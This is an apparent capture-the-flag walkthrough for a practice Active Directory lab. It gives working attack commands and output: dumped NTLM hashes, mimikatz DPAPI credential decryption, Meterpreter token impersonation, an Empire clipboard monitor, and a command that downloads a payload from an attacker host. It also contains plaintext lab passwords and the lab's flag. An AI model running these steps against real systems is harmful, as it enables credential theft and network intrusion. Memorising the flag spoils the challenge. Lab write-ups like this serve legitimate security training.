CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailbox98ed438:1143:aad3b435b51404eeaad3b435b51404ee:9ab5d33117b44b902fad1294a5bee5b5:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailboxdba7dad:1144:aad3b435b51404eeaad3b435b51404ee:cd8a4ad386837acb7169f1c020092aff:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailbox0f17b3d:1145:aad3b435b51404eeaad3b435b51404ee:29177e8718bcd73e4607e70312166f2e:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailbox0cca363:1146:aad3b435b51404eeaad3b435b51404ee:8cb7684369235debbe04c921d58eeb9c:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailbox3302aa9:1147:aad3b435b51404eeaad3b435b51404ee:3fe690ff0be74ac6de3e9764de85934b:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailbox78a8527:1148:aad3b435b51404eeaad3b435b51404ee:d62f24c1dfd1b39e13bd0f5cfc0b840f:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailbox1c0e846:1149:aad3b435b51404eeaad3b435b51404ee:b2847146bdf15e1c86dac934774b0883:::
CME          10.10.120.1:445 DC01          rastalabs.local\epugh:1151:aad3b435b51404eeaad3b435b51404ee:326457b72c3f136d80d99bdbb935d109:::
CME          10.10.120.1:445 DC01          rastalabs.local\bowen:1152:aad3b435b51404eeaad3b435b51404ee:2acfc0ad1622bfbaf46324a32d0d650c:::
CME          10.10.120.1:445 DC01          rastalabs.local\ngodfrey:1153:aad3b435b51404eeaad3b435b51404ee:d6c06d630325b6e74431f25ef115a301:::
CME          10.10.120.1:445 DC01          rastalabs.local\rweston:1154:aad3b435b51404eeaad3b435b51404ee:3ff61fa259deee15e4042159d7b832fa:::
```


```
CME      10.10.120.1:445 DC01      rastalabs.local\epugh:1151:aad3b435b51404eeaad3b435b51404ee:326457b72c3f136d80d99bdbb935d109:::
CME      10.10.120.1:445 DC01      rastalabs.local\bowen:1152:aad3b435b51404eeaad3b435b51404ee:2acfc0ad1622bfbaf46324a32d0d650c:::
CME      10.10.120.1:445 DC01      rastalabs.local\ngodfrey:1153:aad3b435b51404eeaad3b435b51404ee:d6c06d630325b6e74431f25ef115a301:::
CME      10.10.120.1:445 DC01      rastalabs.local\rweston:1154:aad3b435b51404eeaad3b435b51404ee:3ff61fa259deee15e4042159d7b832fa:::
CME      10.10.120.1:445 DC01      rastalabs.local\epugh_adm:1159:aad3b435b51404eeaad3b435b51404ee:8bfd10f0484f52314831296e66ef7c51:::
```

```
CME         10.10.120.1:445 DC01         rastalabs.local\ngodfrey_adm:1160:aad3b435b51404eeaad3b435b51404ee:e8064c00e18fde9f1aeca7f889233743:::
CME         10.10.120.1:445 DC01         rastalabs.local\rweston_da:1161:aad3b435b51404eeaad3b435b51404ee:3ff61fa259deee15e4042159d7b832fa:::
CME         10.10.120.1:445 DC01         rastalabs.local\ahope:1164:aad3b435b51404eeaad3b435b51404ee:4419266b4c32b1729ad6687147b26b74:::
```

in ws01, found vault is installed,

use same technique like epugh [flag 9] , upload mimikatz

dpapi::cred /in:C:\users\rweston\AppData\Local\Microsoft\Credentials\849B07832DF408F54711A4BD0EB36FD5
/masterkey:bbfdda29906cd49b7ca3e019a1f2dd79d153611a2c3e932520e41b3d228cec844e2ae46faa2abe236612f52da93b26e85d08c562a7288327d318a65b641f23af




```
Type            : 00000002 - 2 - domain_password
Flags           : 00000000 - 0
LastWritten     : 27/10/2017 13:25:15
unkFlagsOrSize  : 00000020 - 32
Persist         : 00000002 - 2 - local_machine
AttributeCount  : 00000000 - 0
unk0            : 00000000 - 0
unk1            : 00000000 - 0
TargetName      : Domain:target=TERMSRV/fs01
UnkData         : (null)
Comment         : (null)
TargetAlias     : (null)
UserName        : RLAB\rweston_da
CredentialBlob  : W0lv3rh@mpt0n!!
Attributes      : 0
```

UserName : RLAB\rweston_da
CredentialBlob : W0lv3rh@mpt0n!!

also found startup.bat in,
c:\Users\rweston\Start Menu\Programs\Startup


it is powershell script, base64 encoded, so decoded to see whats inside it,



```
 root@kali  ~/Desktop/rasta  echo VwBoAGkAbABlACAAKAAkAHQAcgB1AGUAKQAgAHsAIABTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAFMAZQBjAG8AbgBkAHMAIAAxADsAIABpAGYAIAAoACEAK
ABUAGUAcwB0AC0AUABhAHQAaAAgAE0AOgApACkAIAB7ACAAJABkAHIAaQB2AGUAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIAB3AHMAYwByAGkAcAB0AC4AbgBlAH
QAdwBvAHIAawA7ACAAJABkAHIAaQB2AGUALgBNAGEAcABOAGUAdAB3AG8AcgBrAEQAcgBpAHYAZQAoACIATQA6ACIALAAgACIAXABcAGYAcwAwADEALgByAGEAcwB0AGEAbABhAGIAcwAuAGwAbwBjAGEAbAB
cAGgAbwBtAGUAJABcAHIAdwBlAHMAdABvAG4AIgApACAAfQB9AA== | base64 -d
While ($true) { Start-Sleep -Seconds 1; if (!(Test-Path M:)) { $drive = New-Object -ComObject wscript.network; $drive.MapNetworkDrive("M:", "\\fs01.rastalabs
.local\home$\rweston") }}#
 root@kali  ~/Desktop/rasta  echo JABTAGUAYwBQAGEAcwBzACAAPQAgACIAMAAxADAAMAAwADAAMAAwAGQAMAA4AGMAOQBkAGQAZgAwADEAMQA1AGQAMQAxADEAOABjADcAYQAwADAAYwAwADQAZ
gBjADIAOQA3AGUAYgAwADEAMAAwADAAMAAwADAAMQBiADMAMAA5ADIAZQBlAGYANQAxADkANgBmADQAYgBiAGMAMABhAGYAZAAyADYANwBiADYAYgA0ADcAMABiADAAMAAwADAAMAAwADAAMAAwADIAMAAwAD
AAMAAwADAAMAAwADAAMAAwADMANgA2ADAAMAAwADAAYwAwADAAMAAwADAAMAAwADEAMAAwADAAMAAwADAAMABkADQAOABjADAAMQA3AGUAMwBiADcAZQBiADEAZgBhADgAYwBmADYANAAxADUAYgA3ADMANwA
2ADQANABiAGIAMAAwADAAMAAwADAAMAAwADAANAA4ADAAMAAwADAAMABhADAAMAAwADAAMAAwADAAMQAwADAAMAAwADAAMAAwAGUAYgAxADUAZgBiADgANwAzAGMAYQA1ADUAZAAzAGYANgAxADMAMgBhADYA
NABhAGIANAAwAGQAMQA3ADUAOQAxADgAMAAwADAAMAAwADAAYgBhADUAMABlADIANgAwADYAYgBjAGMAYQA4ADIAMgA1AGIAMgA3ADgAOAA4AGEAYQAxAGUAZQA2AGYAZgAyADYAMwBjADAANgBjADUAYQA4A
GMAOQBlADEAZgBjADUAMQA0ADAAMAAwADAAMAAwAGMAOABiADAAMwBkADEAYwA3AGIAOQBkADIAZAA0ADAAZABmAGQAOAAyADgAYwA5AGUANABiAGYAYgAwADMAMgBmADQANwA1ADYAOQA0AGYAIgB8AEMAbw
BuAHYAZQByAHQAVABvAC0AUwBlAGMAdQByAGUAUwB0AHIAaQBuAGcAOwAkAFAAYQBzAHMAPQAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHU
AdABvAG0AYQB0AGkAbwBuAC4AUABTAEMAcgBlAGQAZQBuAHQAaQBhAGwAIAAiAE4ALwBBACIALAAkAFMAZQBjAFAAYQBzAHMAKQAuAEcAZQB0AE4AZQB0AHcAbwByAGsAQwByAGUAZABlAG4AdABpAGEAbAAo
ACkALgBQAGEAcwBzAHcAbwByAGQAOwBXAGgAaQBsAGUAKAAkAHQAcgB1AGUAKQB7AFMAZQB0AC0AQwBsAGkAcABiAG8AYQByAGQAIAAtAFYAYQBsAHUAZQAgACIAaAB0AHQAcABzADoALwAvADEAMAAuADEAM
AAuADEAMgAwAC4AMgA1ADQALwAiADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMQAwADsAUwBlAHQALQBDAGwAaQBwAGIAbwBhAHIAZAAgAC0AVgBhAGwAdQBlACAAJABQAG
EAcwBzADsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAAMwAwADAAfQA= | base64 -d
$SecPass = "01000000d08c9ddf0115d1118c7a00c04fc297eb010000001b3092eef5196f4bbc0afd267b6b470b0000000002000000000003660000c000000010000000d48c017e3b7eb1fa8cf64
15b737644bb0000000004800000a000000010000000eb15fb873ca55d3f6132a64ab40d175918000000ba50e2606bcca8225b27888aa1ee6ff263c06c5a8c9e1fc514000000c8b03d1c7b9d2d40df
d828c9e4bfb032f475694f"|ConvertTo-SecureString;$Pass=(New-Object System.Management.Automation.PSCredential "N/A",$SecPass).GetNetworkCredential().Password;Wh
ile($true){Set-Clipboard -Value "https://10.10.120.254/";Start-Sleep -Seconds 10;Set-Clipboard -Value $Pass;Start-Sleep -Seconds 300}#
```

it is evident that something is in clipboard, so lets monitor it


in meterpreter, load incognito and impersonate rweston




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter >
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
RLAB\rweston
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token RLAB\\rweston
[+] Delegation token available
[+] Successfully impersonated user RLAB\rweston
meterpreter >
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > 
```

Unable to connect
Firefox can't establish a connection to the server at
The site could be temporarily unavailable or too b
If you are unable to load any pages, check your co
If your computer or network is protected by a fire
Web.
Try Again

transfer shell to empire to monitor clipboard
powershell -command "& { iwr http://10.10.14.83/emp.bat -OutFile empire_new.bat}"



```
(Empire) > interact L5G1WZAE
(Empire: L5G1WZAE) > usemodule collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) > options

              Name: Get-ClipboardContents
            Module: powershell/collection/clipboard_monitor
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None
```




```
(Empire: powershell/collection/clipboard_monitor) > execute
[*] Tasked L5G1WZAE to run TASK_CMD_JOB
[*] Agent L5G1WZAE tasked with task ID 1
[*] Tasked agent L5G1WZAE to run module powershell/collection/clipboard_monitor
(Empire: powershell/collection/clipboard_monitor) > [*] Agent L5G1WZAE returned results.
Job started: BF193A
[*] Valid results returned by 10.10.110.254
[*] Agent L5G1WZAE returned results.
=== Get-ClipboardContents Starting at 12/08/2018:22:01:38:48 ===


=== 12/08/2018:22:01:38:51 ===

BullyBully

[*] Valid results returned by 10.10.110.254
[*] Agent L5G1WZAE returned results.

=== 12/08/2018:22:02:11:59 ===

https://10.10.120.254/

[*] Valid results returned by 10.10.110.254
[*] Agent L5G1WZAE returned results.
```

Unable to connect
Firefox can't establish a connection to the server at 10.10.120.254.
The site could be temporarily unavailable or too busy. Try again in a few mom
If you are unable to load any pages, check your computer's network connecti
If your computer or network is protected by a firewall or proxy, make sure th
Web.
Try Again

username - rweston
password - BullyBully
firewall url - https://10.10.120.254/

login to web01 --> sql01 ---> fs01 --> visit the url

xfreerdp /u:epugh_adm /p:IReallyH8LongPasswords! /v:10.10.110.10



Firewall / Aliases / IP

IP Ports URLs All

Firewall Aliases IP

Name	Values	Description	Actions
DC01	10.10.120.1		
FS01	10.10.120.5		
Flag	rastalabs.net	RASTA {c4r3ful_h0w_y0u_h4ndl3_cr3d5}	
KT_WKSTNs	10.10.123.100, 10.10.123.101, 10.10.123.102, 10.10.123.103, 10.10.123.104, 10.10.123.105, 10.10.123.106, 10.10.123.107, 10.10.123.108, 10.10.123.109...		
MX01	10.10.120.10		
NIX01	10.10.122.20		

RASTA{c4r3ful_h0w_y0u_h4ndl3_cr3d5}